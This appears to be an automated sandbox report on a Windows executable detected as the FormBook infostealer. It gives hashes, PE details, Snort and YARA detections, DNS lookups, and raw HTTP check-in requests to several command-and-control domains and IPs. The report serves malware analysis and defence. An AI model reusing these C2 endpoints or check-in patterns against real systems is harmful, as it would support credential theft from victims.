TVHORADADAES	qLadwVPkMz	Get hash	malicious	Browse	• 156.67.60.34
	p7Qq8Ln8ci	Get hash	malicious	Browse	• 156.67.60.40
	5tofauAltQ	Get hash	malicious	Browse	• 156.67.60.40
AfrihostZA	re2.arm	Get hash	malicious	Browse	• 169.107.156.36
	re2.arm7	Get hash	malicious	Browse	• 169.89.231.162
	re2.x86	Get hash	malicious	Browse	• 169.80.5.202
	jFQ6SEAt26	Get hash	malicious	Browse	• 169.173.214.123
	jew.x86	Get hash	malicious	Browse	• 169.25.95.48
	dLxs6bCblA	Get hash	malicious	Browse	• 169.222.71.96
	arm7	Get hash	malicious	Browse	• 169.222.46.78
	6ZGab0gD1Y	Get hash	malicious	Browse	• 169.119.83.192
	RIkJg4Hr71	Get hash	malicious	Browse	• 169.111.209.239
	OyGRw8uet6	Get hash	malicious	Browse	• 169.86.25.61
	JJfh1PN87T	Get hash	malicious	Browse	• 169.125.23.224
	p0zDxJeEqa	Get hash	malicious	Browse	• 169.94.241.33
	ccvgtVRQBx	Get hash	malicious	Browse	• 169.210.58.168
	omuCbLDC5Q	Get hash	malicious	Browse	• 169.102.53.217
	mirai.x86	Get hash	malicious	Browse	• 169.161.194.174
	arm	Get hash	malicious	Browse	• 169.200.148.123
	fk8YZet4QU	Get hash	malicious	Browse	• 169.64.28.240
	4nLik56DrD	Get hash	malicious	Browse	• 169.94.79.91
	loligang.x86	Get hash	malicious	Browse	• 169.201.30.148
	frosty.x86	Get hash	malicious	Browse	• 169.108.151.49

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SRMETALINDUSTRIES.exe.log

Process:	C:\Users\user\Desktop\SRMETALINDUSTRIES.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SRMETALINDUSTRIES.exe.log	
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.16194389663395
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	SRMETALINDUSTRIES.exe
File size:	586752
MD5:	51fb6f484b4bc554a7fddb7dc24c994e
SHA1:	6548d2e4c988457deb2a3435220f3252367462f3
SHA256:	4b9ec9143ae2471c8cf540f5e3815c4ca4bb5e073d5c45e6bd934cc0350e8546
SHA512:	703b898725b19590fb833a988a49af207cbb367b508ff58b7c662bd5d6646689276267320d1e915fa7bb8b3201fe43b7b25ec61cf3188c5f5b4ad83c74591aad
SSDEEP:	12288:FWHCM2K4CN9qqlp8VhzlG9lHBxe1/q+t0N0g8TJpG+Q:v3CNvlp8zw3Bx6tbh3G+Q
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....M.....0.....Z..... .....@.. .....@.....@.....

File Icon

Icon Hash:	b2b2a9d69264381b

Static PE Info

General

Entrypoint:	0x48b7e6
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xE74DE4BD [Sat Dec 20 20:02:05 2092 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0

General

File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x897ec	0x89800	False	0.765200639205	data	7.20192556121	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x8c000	0x56b4	0x5800	False	0.566983309659	data	5.15362916959	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x92000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-09:44:41.151329	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49815	80	192.168.2.6	44.227.65.245
09/15/21-09:44:41.151329	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49815	80	192.168.2.6	44.227.65.245
09/15/21-09:44:41.151329	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49815	80	192.168.2.6	44.227.65.245

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 09:44:29.396056890 CEST	192.168.2.6	8.8.8.8	0xd932	Standard query (0)	www.hisensor.world	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:34.750972986 CEST	192.168.2.6	8.8.8.8	0x536c	Standard query (0)	www.ifbrick.com	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:40.585074902 CEST	192.168.2.6	8.8.8.8	0x1a4f	Standard query (0)	www.integrity.directory	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:46.366214991 CEST	192.168.2.6	8.8.8.8	0xd21d	Standard query (0)	www.advindustry.com	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:51.423722982 CEST	192.168.2.6	8.8.8.8	0x3c0b	Standard query (0)	www.nordicbatterybelt.net	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:56.576827049 CEST	192.168.2.6	8.8.8.8	0x6dff	Standard query (0)	www.starworks.online	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 09:45:07.703166008 CEST	192.168.2.6	8.8.8.8	0x89eb	Standard query (0)	www.sashaignatenko.com	A (IP address)	IN (0x0001)
Sep 15, 2021 09:45:12.916143894 CEST	192.168.2.6	8.8.8.8	0x8303	Standard query (0)	www.zmdhysm.com	A (IP address)	IN (0x0001)
Sep 15, 2021 09:45:18.792363882 CEST	192.168.2.6	8.8.8.8	0xde00	Standard query (0)	www.menramen.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 09:44:29.734292984 CEST	8.8.8.8	192.168.2.6	0xd932	Name error (3)	www.hisensor.world	none	none	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:34.963228941 CEST	8.8.8.8	192.168.2.6	0x536c	No error (0)	www.ifbrick.com		165.73.84.33	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:40.782047033 CEST	8.8.8.8	192.168.2.6	0x1a4f	No error (0)	www.integrity.directory		44.227.65.245	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:40.782047033 CEST	8.8.8.8	192.168.2.6	0x1a4f	No error (0)	www.integrity.directory		44.227.76.166	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:46.415891886 CEST	8.8.8.8	192.168.2.6	0xd21d	Name error (3)	www.advindustry.com	none	none	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:51.470158100 CEST	8.8.8.8	192.168.2.6	0x3c0b	No error (0)	www.nordicbatterybelt.net		185.134.245.113	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:56.943630934 CEST	8.8.8.8	192.168.2.6	0x6dff	No error (0)	www.starworks.online	dns.ladipage.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 09:44:56.943630934 CEST	8.8.8.8	192.168.2.6	0x6dff	No error (0)	dns.ladipage.com	ladi-dns-ssl-nlb-prod-4-5fac4e17b8b8295e.elb.ap-southeast-1.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 09:44:56.943630934 CEST	8.8.8.8	192.168.2.6	0x6dff	No error (0)	ladi-dns-ssl-nlb-prod-4-5fac4e17b8b8295e.elb.ap-southeast-1.amazonaws.com		13.250.255.10	A (IP address)	IN (0x0001)
Sep 15, 2021 09:44:56.943630934 CEST	8.8.8.8	192.168.2.6	0x6dff	No error (0)	ladi-dns-ssl-nlb-prod-4-5fac4e17b8b8295e.elb.ap-southeast-1.amazonaws.com		13.250.192.238	A (IP address)	IN (0x0001)
Sep 15, 2021 09:45:07.797244072 CEST	8.8.8.8	192.168.2.6	0x89eb	No error (0)	www.sashaignatenko.com	sashaignatenko.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 09:45:07.797244072 CEST	8.8.8.8	192.168.2.6	0x89eb	No error (0)	sashaignatenko.com		185.215.4.13	A (IP address)	IN (0x0001)
Sep 15, 2021 09:45:13.098176956 CEST	8.8.8.8	192.168.2.6	0x8303	No error (0)	www.zmdhysm.com		154.64.44.142	A (IP address)	IN (0x0001)
Sep 15, 2021 09:45:19.136847019 CEST	8.8.8.8	192.168.2.6	0xde00	No error (0)	www.menramen.com	menramen.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 09:45:19.136847019 CEST	8.8.8.8	192.168.2.6	0xde00	No error (0)	menramen.com		180.235.151.100	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.ifbrick.com
- www.integrity.directory
- www.nordicbatterybelt.net
- www.starworks.online
- www.sashaignatenko.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49814	165.73.84.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 09:44:35.172030926 CEST	5900	OUT	GET /n58i/?fD=F+G31dedRh6HLTd+eclv/qGaPc+OF0rVpdWlg5lJjBXzRtzoveZeEYo5TUAR7GVYQJUOwMAABw==&7nVT9d=P6AhC8Yh4LuLMhK0 HTTP/1.1 Host: www.ifbrick.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 09:44:35.453573942 CEST	5900	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 15 Sep 2021 07:44:35 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 315 Connection: close Vary: Accept-Encoding X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49815	44.227.65.245	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 09:44:41.151329041 CEST	5901	OUT	GET /n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=unnhyE6s8wGaSGOfJAqqywl5AWsKat8KABC8TJyOz0JlXUzqDPtAwNp8gBEuIS9Csn5pfDFizQ== HTTP/1.1 Host: www.integrity.directory Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 09:44:41.334300995 CEST	5902	IN	HTTP/1.1 307 Temporary Redirect Server: openresty Date: Wed, 15 Sep 2021 07:44:41 GMT Content-Type: text/html; charset=utf-8 Content-Length: 168 Connection: close Location: http://integrity.directory X-Frame-Options: sameorigin Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 37 20 54 65 6d 70 6f 72 61 72 79 20 52 65 64 69 72 65 63 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>307 Temporary Redirect</title></head><body> 307 Temporary Redirect <hr> openresty </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49816	185.134.245.113	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 09:44:51.514826059 CEST	5904	OUT	GET /n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=M2+dNbjF68Ecx6/kG0IjEvERphPYwrhI5ASQUZVNwgXuLMQcMfVPa3ABQDdZS66N8pSyWuXUWw== HTTP/1.1 Host: www.nordicbatterybelt.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 09:44:51.557627916 CEST	5905	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 15 Sep 2021 07:44:51 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Expires: Wed, 15 Sep 2021 08:44:51 GMT Cache-Control: max-age=3600 Cache-Control: public Data Raw: 66 38 32 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 69 64 3d 22 72 65 64 69 72 22 20 68 74 74 70 2d 65 71 75 69 76 3d 22 72 65 66 72 65 73 68 22 20 63 6f 6e 74 65 6e 74 3d 22 31 30 3b 20 75 72 6c 3d 68 74 74 70 73 3a 2f 2f 77 77 77 2e 64 6f 6d 65 6e 65 73 68 6f 70 2e 6e 6f 2f 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 64 6f 6d 65 6e 65 73 68 6f 70 2e 6e 6f 2f 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 72 65 6e 64 65 72 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 64 6f 6d 65 6e 65 73 68 6f 70 2e 6e 6f 2f 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 64 6f 6d 65 6e 65 73 68 6f 70 2e 6e 6f 2f 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 77 77 77 2e 6e 6f 72 64 69 63 62 61 74 74 65 72 79 62 65 6c 74 2e 6e 65 74 20 69 73 20 70 61 72 6b 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 0a 2a 20 7b 6d 61 72 67 69 6e 3a 20 30 3b 70 61 64 64 69 6e 67 3a 20 30 3b 7d 0a 0a 62 6f 64 79 20 7b 0a 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 63 63 63 3b 0a 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 31 70 74 3b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 0a 68 31 20 7b 0a 6d 61 72 67 69 6e 3a 20 31 30 70 78 20 61 75 74 6f 20 32 30 70 78 20 31 30 70 78 3b 0a 63 6f 6c 6f 72 3a 20 23 33 34 39 38 64 62 3b 0a 7d 0a 0a 70 20 7b 0a 64 69 73 70 6c 61 79 3a 20 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 0a 6d 69 6e 2d 77 69 64 74 68 3a 20 32 30 30 70 78 3b 0a 6d 61 72 67 69 6e 3a 20 61 75 74 6f 20 33 30 70 78 20 31 30 70 78 20 33 30 70 78 3b 0a 7d 0a 0a 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 6c 65 66 74 3b 0a 6d 69 6e 2d 68 65 69 67 68 74 3a 20 32 30 30 70 78 3b 0a 6d 61 78 2d 77 69 64 74 68 3a 20 38 30 30 70 78 3b 0a 6d 69 6e 2d 77 69 64 74 68 3a 20 34 35 30 70 78 3b 0a 6d 61 72 67 69 6e 3a 20 31 35 25 20 61 75 74 6f 20 30 70 78 20 61 75 74 6f 3b 0a 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 46 46 46 46 46 46 3b 0a 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 32 30 70 78 3b 0a 70 61 64 64 69 6e 67 3a 20 32 30 70 78 3b 0a 62 6f 78 2d 73 69 7a 69 6e 67 3a 20 62 6f 72 64 65 72 2d 62 6f 78 3b 0a 7d 0a 0a 69 6d 67 2e 6c 6f 67 6f 20 7b 0a 77 69 64 74 68 3a 20 61 75 74 6f 3b 0a 6d 61 78 2d 68 65 69 67 68 74 3a 20 35 30 70 78 3b 0a 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 33 30 70 78 3b 0a 62 6f 72 64 65 72 3a 20 30 3b 0a 7d 0a 0a 2e 6c 6f 67 6f 63 6f 6e 74 20 7b 0a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a Data Ascii: f82<!DOCTYPE html><html><head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <meta id="redir" http-equiv="refresh" content="10; url=https://www.domeneshop.no/"> <link rel="dns-prefetch" href="https://www.domeneshop.no/"> <link rel="prerender" href="https://www.domeneshop.no/"> <link rel="preconnect" href="https://www.domeneshop.no/" crossorigin> <title>www.nordicbatterybelt.net is parked</title> <style>* {margin: 0;padding: 0;}body {background: #ccc;font-family: Arial, Helvetica, sans-serif;font-size: 11pt;text-align: center;}h1 {margin: 10px auto 20px 10px;color: #3498db;}p {display: inline-block;min-width: 200px;margin: auto 30px 10px 30px;}.container {position: relative;text-align: left;min-height: 200px;max-width: 800px;min-width: 450px;margin: 15% auto 0px auto;background: #FFFFFF;border-radius: 20px;padding: 20px;box-sizing: border-box;}img.logo {width: auto;max-height: 50px;margin-top: 30px;border: 0;}.logocont {text-align: center;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49818	13.250.255.10	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 09:44:57.496335030 CEST	5917	OUT	GET /n58i/?fD=PUNHIxjtOSFwkEXuacN/093UMB3LWAmrPV2Rldw+lO4ozANnbCtjpuKVlOTMjGDvzMsTPi3I2g==&7nVT9d=P6AhC8Yh4LuLMhK0 HTTP/1.1 Host: www.starworks.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 09:44:57.655874014 CEST	5918	IN	HTTP/1.1 301 Moved Permanently Server: openresty Date: Wed, 15 Sep 2021 07:44:57 GMT Content-Type: text/html Content-Length: 166 Connection: close Location: https://www.starworks.online/n58i/?fD=PUNHIxjtOSFwkEXuacN/093UMB3LWAmrPV2Rldw+lO4ozANnbCtjpuKVlOTMjGDvzMsTPi3I2g==&7nVT9d=P6AhC8Yh4LuLMhK0 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> openresty </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49822	185.215.4.13	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 09:45:07.821926117 CEST	5931	OUT	GET /n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=IQPyE+VrRvak8LK8nAdRdA+GXS2RT8iR9v4gvsbeLz4LfgOhT+qf8KqQA9G0pMp8GxoQ9RLGrw== HTTP/1.1 Host: www.sashaignatenko.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 09:45:07.902590990 CEST	5931	IN	HTTP/1.1 404 Not Found Server: ddos-guard Connection: close Set-Cookie: __ddg1=q6Z0iJaBrNWVE3dM3y3c; Domain=.sashaignatenko.com; HttpOnly; Path=/; Expires=Thu, 15-Sep-2022 07:45:07 GMT Date: Wed, 15 Sep 2021 07:45:07 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 340 Last-Modified: Tue, 29 May 2018 17:41:27 GMT ETag: "154-56d5bbe607fc0" Accept-Ranges: bytes X-Frame-Options: SAMEORIGIN Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 22 3e 3c 74 69 74 6c 65 3e 54 69 6c 64 61 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 65 65 65 3b 22 3e 3c 74 61 62 6c 65 20 73 74 79 6c 65 3d 22 77 69 64 74 68 3a 31 30 30 25 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 22 3e 3c 74 72 3e 3c 74 64 20 73 74 79 6c 65 3d 22 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 20 6d 69 64 64 6c 65 3b 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 22 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 74 69 6c 64 61 2e 63 63 22 3e 3c 69 6d 67 20 73 72 63 3d 22 2f 2f 74 69 6c 64 61 2e 77 73 2f 69 6d 67 2f 6c 6f 67 6f 34 30 34 2e 70 6e 67 22 20 62 6f 72 64 65 72 3d 22 30 22 20 61 6c 74 3d 22 54 69 6c 64 61 22 20 2f 3e 3c 2f 61 3e 3c 2f 74 64 3e 3c 2f 74 72 3e 3c 2f 74 61 62 6c 65 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head><meta name="robots" content="noindex"><title>Tilda</title></head><body style="background-color:#eee;"><table style="width:100%; height:100%;"><tr><td style="vertical-align: middle; text-align: center;"></td></tr></table></body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: SRMETALINDUSTRIES.exe PID: 6164 Parent PID: 5656

General

Start time:	09:43:05
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\SRMETALINDUSTRIES.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SRMETALINDUSTRIES.exe'
Imagebase:	0x3f0000
File size:	586752 bytes
MD5 hash:	51FB6F484B4BC554A7FDDB7DC24C994E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.356803030.0000000002802000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.357083874.00000000037F9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.357083874.00000000037F9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.357083874.00000000037F9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: SRMETALINDUSTRIES.exe PID: 1260 Parent PID: 6164

General

Start time:	09:43:10
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\SRMETALINDUSTRIES.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\SRMETALINDUSTRIES.exe
Imagebase:	0x8d0000
File size:	586752 bytes
MD5 hash:	51FB6F484B4BC554A7FDDB7DC24C994E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

